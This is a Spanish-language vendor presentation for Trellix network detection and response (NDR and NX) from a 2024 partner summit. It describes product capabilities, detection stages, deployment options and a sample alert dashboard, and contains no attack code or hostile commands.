



Trellix

21 – 24 OCTOBER 2024

EMEA & LTAM Partner Tech Summit

Lisbon, Portugal



Trellix

Detección de amenazas desconocidas y emergentes

Trellix NDR





El equipo

Network Detection and Response




- Alejandro Garcia
- Fernando Segura
- David Nieto
- Julio Quintero

Antes de comenzar

Use the following WIFI:
SID: **to_be_defined**
Password: **to_be_defined**


Ponga atención a las siguientes instrucciones....

Silenciar los teléfonos




Silencie o apague sus teléfonos inteligentes y otros dispositivos electrónicos para minimizar las distracciones durante la presentación.

Baños



Los baños se encuentran antes de la recepción a su derecha.

Salidas de emergencia




Familiarícese con las salidas de emergencia más cercanas, ubicadas justo antes de la recepción a su izquierda. En caso de emergencia, siga las señales de salida y diríjase con calma a la salida más cercana.

Q&A



Tendremos una sesión de preguntas y respuestas al final de la presentación. Por favor, guarde sus preguntas hasta entonces.

Horarios



Se espera que la sesión dure aproximadamente 3 horas con un descanso de 30 min.

Plataforma Trellix impulsada por IA

Flujos de trabajo integrados y experiencia unificada

Engine

Detección y priorización	Correlación multivectorial	Contextualización y enriquecimiento
Automatización y orquestación	Respuesta guiada	Threat Hunting & Forense
Análisis y normalización de datos	Data Lake & Search	Open API Framework

Security Controls



Endpoint



Network



Data



Collaboration



Cloud



Integrations

Agente Modular Singular

Inteligencia

AI + Centro de Investigación Avanzada + Inteligencia de amenazas operativas



CISO



SecOps



Managed
Partners

Desafíos en la red actuales

Seguridad Puntos ciegos

Activos en crecimiento:

133%

Aumento del número de activos a proteger

Atacantes persistentes

Ataques recurrentes

43%

Organizaciones afectadas por ransomware se vieron afectadas más de una vez


Investigación es complejas

Alertas ignoradas:

35%

Analistas de seguridad que dicen que las alertas se ignoran cuando son muchas

69% de las organizaciones informaron de activos desconocidos y mal gestionados en la red



¿QUÉ ES NDR?

“Los productos de detección y respuesta de red (NDR) detectan comportamientos anormales del sistema mediante la aplicación de análisis de comportamiento a los datos de tráfico de red.

Analizan continuamente los paquetes de red sin procesar o los metadatos de tráfico entre las redes internas (este-oeste) y las redes públicas (norte-sur).

Los productos NDR incluyen respuestas automatizadas, como la contención del host o el bloqueo del tráfico, directamente o mediante la integración con otras herramientas de ciberseguridad.

NDR se puede entregar como una combinación de dispositivos de hardware y software para sensores, y una consola de administración y orquestación en forma de software local o SaaS.”

Gartner Research

Applying Network-Centric Approaches for Threat Detection and Response

¿Qué es NDR?

NDR evolucionado a partir de la seguridad de red

La detección y respuesta de red (NDR) actual tiene una larga historia, que evolucionó a partir de la seguridad de la red y el análisis del tráfico de red (NTA). La definición histórica de seguridad de red es utilizar un firewall perimetral y sistemas de prevención de intrusiones para filtrar el tráfico que ingresa a la red, pero a medida que la tecnología de TI y seguridad ha evolucionado, la definición es mucho más amplia ahora debido a los ataques modernos que aprovechan enfoques más complejos.

Hoy en día, la seguridad de la red es todo lo que una empresa hace para garantizar la seguridad de sus redes y de todo lo relacionado con ellas. Esto incluye la red, la nube (o nubes), los puntos finales, los servidores, el IoT, los usuarios y las aplicaciones. Los productos de seguridad de red buscan utilizar medidas preventivas físicas y virtuales para proteger la red y sus activos contra el acceso no autorizado, la modificación, la destrucción y el uso indebido.

Alternativas del cliente



Confiar en la seguridad de red tradicional NGFW e IPS



Utilice un NDR de detección de comportamiento puro: ExtraHop, Vectra, DarkTrace, etc.




Aprovechar un SIEM para la consolidación y correlación de eventos y registros



Aprovechar la cartera de un fabricante: Cisco, Fortinet, PAN, etc.




Centrarse en EDR y XDR para la detección y la respuesta



TRELLIX NDR

Trellix



El enfoque de Trellix

Elimina los puntos ciegos

- No solo el perímetro - N/S y E/W
- Visibilidad en entornos locales/cloud/híbridos
- Detección y supervisión de activos

Interrumpe a los atacantes en cada etapa

- No solo un compromiso inicial
- Enfoque basado en ML multicapa
- Detección de amenazas conocidas, desconocidas y emergentes

Acelere la investigación y la respuesta


- Priorización y enriquecimiento de alertas
- Ámbito del impacto de los ataques
- Investigación guiada y flujo de trabajo
- Respuesta basada en la red

Basado en un legado de innovación en la detección de amenazas de red y la investigación de inteligencia de amenazas



Network Detection and Response (NDR)

La próxima evolución en seguridad para redes empresariales




- Arquitectura NDR moderna y totalmente integrada
- Complejidad reducida
- Mitigación en línea en tiempo real
- Investigaciones simplificadas
- Aumento de la eficacia de la misión
- Reducción de los costes operativos

Elimine los puntos ciegos

Visibilidad de seguridad ampliada: Logre una visibilidad mejorada en centros de datos, nubes híbridas, sucursales y campus corporativos.

Cobertura Integral: Garantiza la supervisión del tráfico de red N/S (Norte/Sur) y E/W (Este/Oeste), fundamental para detectar movimientos laterales y otros vectores de ataque sofisticados.

Descubrimiento avanzado de activos: Identifica y clasifica los activos dentro de la red, lo que facilita una comprensión y gestión integrales de los recursos de la red.



Se integra a la perfección con la seguridad de red de Trellix(IPS, NX, PX, IVX)

Acelerar la investigación y respuesta

Alta fidelidad, basada en amenazas y respaldada por IA para un flujo de trabajo SOC eficaz

Threat Detection

ML/AI, análisis de comportamiento, disparadores y reglas expertas detectan amenazas emergentes en toda la cadena de muerte

Asset Discovery

La detección de dispositivos, la toma de huellas dactilares y la creación de perfiles de riesgos permiten la creación de perfiles de objetivos

Investigation

El enriquecimiento automatizado con información sobre amenazas, técnicas MITRE, análisis y **Trellix WISE** acelera las investigaciones

Hunting

PCAP basado en eventos, metadatos L7 y visibilidad de datos de flujo para la búsqueda, guiados a través de Trellix WISE

Containment & Remediation


Agilice las respuestas con XDR, manuales de estrategias SOAR e integraciones de sistemas de emisión de tickets

Provides visibility and alert priority to respond quickly

NDR: Detección de amenazas 1/2

Seguridad perimetral
de red tradicional

Detección y respuesta de red Trellix



Aprovechar múltiples enfoques de detección e IA

NDR: Detección de amenazas 2/2

Seguridad perimetral de red tradicional

Detección y respuesta de red Trellix

Reconocimiento

- Reconnaissance attack detection

Acceso inicial

- Multi-flow, multi-vector execution
- Signature-based intrusion prevention
- Domain and URL blocking
- Full protocol analysis
- Phishing detection

Ejecución

- Behavioral malware detection
- Zero-day attacks
- Malware emulation
- Riskware
- Outbound file scanning
- Remote code execution detection

Escalación de privilegios / Acceso a credenciales

- “Pass the hash” detection
- Detect tools used for credential and password dumping
- Fileless malware for extracting credentials

Descubrimiento / Movimiento lateral


- Network mapping
- Host and service enumeration
- User hunting to identify high value admin rights

Comando y control

- Beaconing detection
- Malware callbacks
- Web shell detection
- Traffic anomaly detection
- TLS fingerprint anomalies
- IoT callback detection


Exfiltración

- ML exfil module detects unusual file transfers
- Signature-based exfil detection



TRELLIX NX

Trellix



Network Security (NX)

Detectar lo Indetectable



INTELLIGENCE DRIVEN

Inteligencia con tecnologías avanzadas



SMARTVISION

Detecta tráfico de red lateral sospechoso y exfiltración de datos



MULTI-OS SUPPORT

Detiene las amenazas dirigidas a Windows, Linux y OS X

inversiones más eficientes



HIGH FIDELITY ALERTS

Pocos falsos positivos para enfocarse a las alertas que importan



FLEXIBILITY

Escalable de 50 Mbps a más de 20 Gbps+ en múltiples factores de forma



ORCHESTRATION

Cambia a Network Forensics o Helix Platform para automatizar tareas

Protección a través de Global fingerprint de Trellix



DYNAMIC THREAT INTEL

Protección automatizada de amenazas detectadas en todo el mundo



BREACH EXPERTISE

Inteligencia aplicada desde la primera línea




ATTACKER INSIGHT

Conocimiento profundo de las tácticas, técnicas y procedimientos del atacante

Network Security – Motores de detección y protección

DYNAMIC THREAT INTELLIGENCE





Network Security (NX)

- Opciones de despliegue
- Funcionamiento
- Alertas
- Vistas
- Cambios en el OS



Opciones de despliegue


VIRTUAL AND SAAS

- Cloud IaaS  
- Cloud SaaS  
- On-Premise Virtual vNX   
- Cloud Virtual VX 

Enterprise

Small to Medium Enterprise

Distributed Enterprise



ON-PREMISES HARDWARE

MX Smart Grid

Multi-Vector Virtual Execution (MVX) Engine


Infección y
Reglas de callbacks



Tráfico
sospechoso



Selección y análisis de objetos




DTI (Dynamic Threat Intelligence)

Uso compartido local

Uso compartido entre dispositivos

Global Sharing



Network Security Tipo de alerta

Alert Type	Phase	Description
Infection Match	Exploit Phase	Coincidencia de URL para una URL maliciosa conocida.
Web Infection	Exploit Phase	El contenido malicioso explota una vulnerabilidad en un navegador web.
Malware Object	Exploit Phase	Se ha detectado y analizado una carga ejecutable maliciosa.
Domain Match	Callback Phase	Un sistema realiza una consulta DNS de un dominio malicioso conocido.
Malware Callback	Callback Phase	Un sistema crea un GET o POST no basado en DNS directamente a una dirección IP.

Vista de hosts

Web MPS: Hosts

as of 08/28/2017 17:47:56 Etc/UTC 

Hosts [19]

Alerts

Callback Activities

Date Range: 08/28/2016 17:47:56 - 08/28/2017 17:47:56 (Past 1 Year) Events: Hide Acknowledged  CLEAR ALL



Viewing 1-19 of 19



1

Host	Severity	Total	Infections	Callbacks	Blocked	Last Malware	Last Seen at (UTC) ▼	Last Ack at (UTC)	Host Name	Badges	Actions
10.240.10.129	●●●●●○	14	11	3	3	Trojan.Qbot	08/24/17 23:03:13				
10.240.10.148	●●●●●○	7	6	1	1	Ransomware.Cerber	08/24/17 16:46:46				
10.240.10.170	●●●●●○	106	66	40	0	Trojan.Downloader.Tipikit.C	08/18/17 20:58:03				
192.168.3.35	●●●●●○	16	2	14	0	Exploit.Kit.TDS	08/07/17 15:08:53				
10.100.9.175	●●●●●○	4	0	4	0	Ransomware.Downloader.Urausy	08/07/17 15:08:20				
10.240.10.128	●●●●○●	20	20	0	0	Trojan.Golroted	08/04/17 16:20:18				
10.240.10.192	●●●●○●	1	1	0	0	Malware.archive	08/04/17 16:12:57				
10.240.10.144	●●●●○●	5	5	0	0	Ransomware.Downloader.Cerber	08/04/17 15:00:46				
